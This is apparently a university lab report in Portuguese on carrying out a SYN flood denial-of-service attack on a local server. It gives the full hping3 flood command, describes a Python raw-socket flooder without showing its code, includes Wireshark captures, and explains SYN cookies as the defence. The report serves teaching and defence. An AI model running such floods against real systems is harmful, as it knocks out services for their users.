

Implementação do SynFlood

Iure Vieira Brandão - 14/0083197, Lucas Rezende de Macedo - 14/0033718
Departamento de Ciência da Computação,
Universidade de Brasília

I. COMO O SYN FLOOD FUNCIONA

O SYN Flood é uma forma de ataque de negação de serviço em sistemas computadorizados, na qual quem atacar envia uma sequência de requisições SYN para um sistema-alvo, no nosso caso um servidor local, visando uma sobrecarga direta na camada de transporte e indireta na camada de aplicação do modelo OSI. Quando um cliente tenta começar uma conexão TCP com um servidor, o cliente e o servidor trocam um série de mensagens. A primeira mensagem é o cliente requisitando uma conexão enviando um SYN ao servidor. Já a segunda mensagem é o servidor confirmando esta requisição mandando um SYN-ACK(acknowledge) de volta ao cliente. E, por último, a terceira mensagem é o cliente por sua vez respondendo com um ACK, e a conexão estará estabelecida. O nosso objetivo é implementar intencionalmente um protocolo TCP errado e incompleto, isto é, não mandar esta última mensagem ACK. O servidor irá esperar por isso por um tempo, já que um simples congestionamento de rede pode ser a causa do ACK em falta. O protocolo TCP esperará por um certo tempo e algumas tentativas de restabelecimento de um sinal ACK válido para retomar a comunicação. A resposta ao comando SYN gerada pelo cliente pode ocupar recursos no servidor (memória e processamento), o que acarreta em um sobrecarregamento do servidor e configura-se o ataque SynFlood.

II. COMO O HPING3 FUNCIONA

O comando utilizado foi o "sudo hping3 -flood -S -p 80 10.0.2.2" e constatamos que a rede local ficou totalmente inoperável devido ao ataque pois, não conseguíamos realizar nenhum tipo de requisição para o servidor durante o ataque. Na figura 1, mostramos no "wireshark" o ataque SynFlood realizado no servidor e a figura nos mostra os detalhes do pacote da camada TCP. Na figura 2, podemos ver o comando executado e o número de mensagens SYN geradas por segundo, o que pode-se concluir que foi uma quantidade bastante grande de pacotes e levou à uma sobrecarga do servidor.


III. DESENVOLVIMENTO DO PROGRAMA

A partir de um programa em python enviasse mensagens TCP, utilizamos o "raw sockets" para inundar o servidor, isto é, o ataque SynFlood. Para isto, criamos um pacote com as devidas FLAGS setadas e enviamos para o servidor a ser atacado. O ataque que fizemos foi na própria rede local e constatamos que a rede ficou bastante lenta e praticamente inoperável, o que nos leva a concluir que o ataque foi bem sucedido. Além disso, fizemos a captura pelo "wireshark" do momento em que o nosso programa realiza o ataque SynFlood, que é a figura 3.

IV. QUAL O EFEITO QUE A LINHA ABAIXO TEM EM SEU SISTEMA LINUX NO CASO DE UM ATAQUE SYN FLOOD?

```
net.ipv4.tcp_syncookies = 1
```


O efeito dessa linha é habilitar a proteção cookie de ataques SynFlood. Logo, essa linha é de extrema importância para proteger o servidor de ataques SynFlood.



No.	Time	Source	Destination	Protocol	Length	Info
48146	12.472655201	192.168.0.14	10.0.2.2	TCP	56	49679 → 80 [SYN] Seq=0 Win=512 Len=0
48147	12.472669643	192.168.0.14	10.0.2.2	TCP	56	49680 → 80 [SYN] Seq=0 Win=512 Len=0
48148	12.472675779	192.168.0.14	10.0.2.2	TCP	56	49681 → 80 [SYN] Seq=0 Win=512 Len=0
48149	12.472681825	192.168.0.14	10.0.2.2	TCP	56	49682 → 80 [SYN] Seq=0 Win=512 Len=0
48150	12.472688123	192.168.0.14	10.0.2.2	TCP	56	49683 → 80 [SYN] Seq=0 Win=512 Len=0
48151	12.472694321	192.168.0.14	10.0.2.2	TCP	56	49684 → 80 [SYN] Seq=0 Win=512 Len=0
48152	12.472700620	192.168.0.14	10.0.2.2	TCP	56	49685 → 80 [SYN] Seq=0 Win=512 Len=0
48153	12.472706490	192.168.0.14	10.0.2.2	TCP	56	49686 → 80 [SYN] Seq=0 Win=512 Len=0
48154	12.472712563	192.168.0.14	10.0.2.2	TCP	56	49687 → 80 [SYN] Seq=0 Win=512 Len=0
48155	12.472718562	192.168.0.14	10.0.2.2	TCP	56	49688 → 80 [SYN] Seq=0 Win=512 Len=0
48156	12.472724601	192.168.0.14	10.0.2.2	TCP	56	49689 → 80 [SYN] Seq=0 Win=512 Len=0
48157	12.472731246	192.168.0.14	10.0.2.2	TCP	56	49690 → 80 [SYN] Seq=0 Win=512 Len=0
48158	12.472737754	192.168.0.14	10.0.2.2	TCP	56	49691 → 80 [SYN] Seq=0 Win=512 Len=0
48159	12.472744134	192.168.0.14	10.0.2.2	TCP	56	49692 → 80 [SYN] Seq=0 Win=512 Len=0
48160	12.472750404	192.168.0.14	10.0.2.2	TCP	56	49693 → 80 [SYN] Seq=0 Win=512 Len=0
48161	12.472756359	192.168.0.14	10.0.2.2	TCP	56	49694 → 80 [SYN] Seq=0 Win=512 Len=0
48162	12.472762560	192.168.0.14	10.0.2.2	TCP	56	49695 → 80 [SYN] Seq=0 Win=512 Len=0
48163	12.472769064	192.168.0.14	10.0.2.2	TCP	56	49696 → 80 [SYN] Seq=0 Win=512 Len=0
48164	12.472775069	192.168.0.14	10.0.2.2	TCP	56	49697 → 80 [SYN] Seq=0 Win=512 Len=0
48165	12.472781066	192.168.0.14	10.0.2.2	TCP	56	49698 → 80 [SYN] Seq=0 Win=512 Len=0
48166	12.472787316	192.168.0.14	10.0.2.2	TCP	56	49699 → 80 [SYN] Seq=0 Win=512 Len=0
48167	12.472793913	192.168.0.14	10.0.2.2	TCP	56	49700 → 80 [SYN] Seq=0 Win=512 Len=0
48168	12.472800161	192.168.0.14	10.0.2.2	TCP	56	49701 → 80 [SYN] Seq=0 Win=512 Len=0
48169	12.472806257	192.168.0.14	10.0.2.2	TCP	56	49702 → 80 [SYN] Seq=0 Win=512 Len=0
48170	12.472812330	192.168.0.14	10.0.2.2	TCP	56	49703 → 80 [SYN] Seq=0 Win=512 Len=0
48171	12.472818559	192.168.0.14	10.0.2.2	TCP	56	49704 → 80 [SYN] Seq=0 Win=512 Len=0
48172	12.472825073	192.168.0.14	10.0.2.2	TCP	56	49705 → 80 [SYN] Seq=0 Win=512 Len=0
48173	12.472831230	192.168.0.14	10.0.2.2	TCP	56	49706 → 80 [SYN] Seq=0 Win=512 Len=0

0000	00 04 00 01 00 06 9c ad	97 60 be 80 00 00 08 00
0010	45 00 00 34 cf ea 40 00	40 06 f4 ff c0 a8 00 0e	E..4..@. @.....
0020	ac d9 08 4a e3 78 01 bb	d4 4d 5f 12 bc ac 83 28	...J.X.. .M.....(
0030	80 10 00 ed 74 53 00 00	01 01 08 0a 00 12 c1 51tS..Q
0040	8a e6 e6 ef	

Figura 1: Captura no wireshark utilizando o HPING3



```

iure@iure:~$ sudo hping3 --flood -S -p 80 10.0.2.2
[sudo] password for iure:
HPING 10.0.2.2 (wlo1 10.0.2.2): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.2.2 hping statistic ---
94893 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
iure@iure:~$

```

Figura 2: Captura do terminal dos comandos para o HPING3

269	35.252816711	192.168.0.14	10.0.2.2	TCP	56 [TCP Retransmission] 1234 → 80 [SYN] Seq=0 Win=53270 Len=0
270	35.917796957	fe80::201:5cff:fe7f...	ff02::1:ffff:4ef2	ICMPv6	88 Neighbor Solicitation for fe80::4ed0:8aff:feff:4ef2 from 00:
271	36.023656619	fe80::201:5cff:fe7f...	ff02::1:ffcb:a62e	ICMPv6	88 Neighbor Solicitation for fe80::be64:4bff:feeb:a62e from 00:
272	36.634233413	fe80::201:5cff:fe7f...	ff02::1:ffcb:a62e	ICMPv6	88 Neighbor Solicitation for fe80::be64:4bff:feeb:a62e from 00:
273	39.296422636	fe80::201:5cff:fe7f...	ff02::1:ffa0:bc6f	ICMPv6	88 Neighbor Solicitation for fe80::8229:94ff:fea0:bc6f from 00:
274	39.376032357	192.168.0.14	192.30.253.117	TCP	68 [TCP Retransmission] 50914 → 443 [FIN, ACK] Seq=1 Ack=1 Win=
275	39.420342360	192.168.0.14	158.85.224.176	TLSv1.2	106 Application Data
276	39.575190559	158.85.224.176	192.168.0.14	TLSv1.2	113 Application Data
277	39.575214378	192.168.0.14	158.85.224.176	TCP	68 60282 → 443 [ACK] Seq=77 Ack=91 Win=1444 Len=0 TSval=1368289
278	39.911395540	fe80::201:5cff:fe7f...	ff02::1:ffdd:eb88	ICMPv6	88 Neighbor Solicitation for fe80::16b7:f8ff:fedd:eb88 from 00:
279	42.601614705	fe80::201:5cff:fe7f...	ff02::1:ffcb:a62e	ICMPv6	88 Neighbor Solicitation for fe80::be64:4bff:feeb:a62e from 00:

▶ Frame 265: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
 ▶ Linux cooked capture
 ▶ Address Resolution Protocol (request)
 ▶ VSS-Monitoring ethernet trailer, Source Port: 0

Figura 3: Captura do wireshark do programa "synflood.py"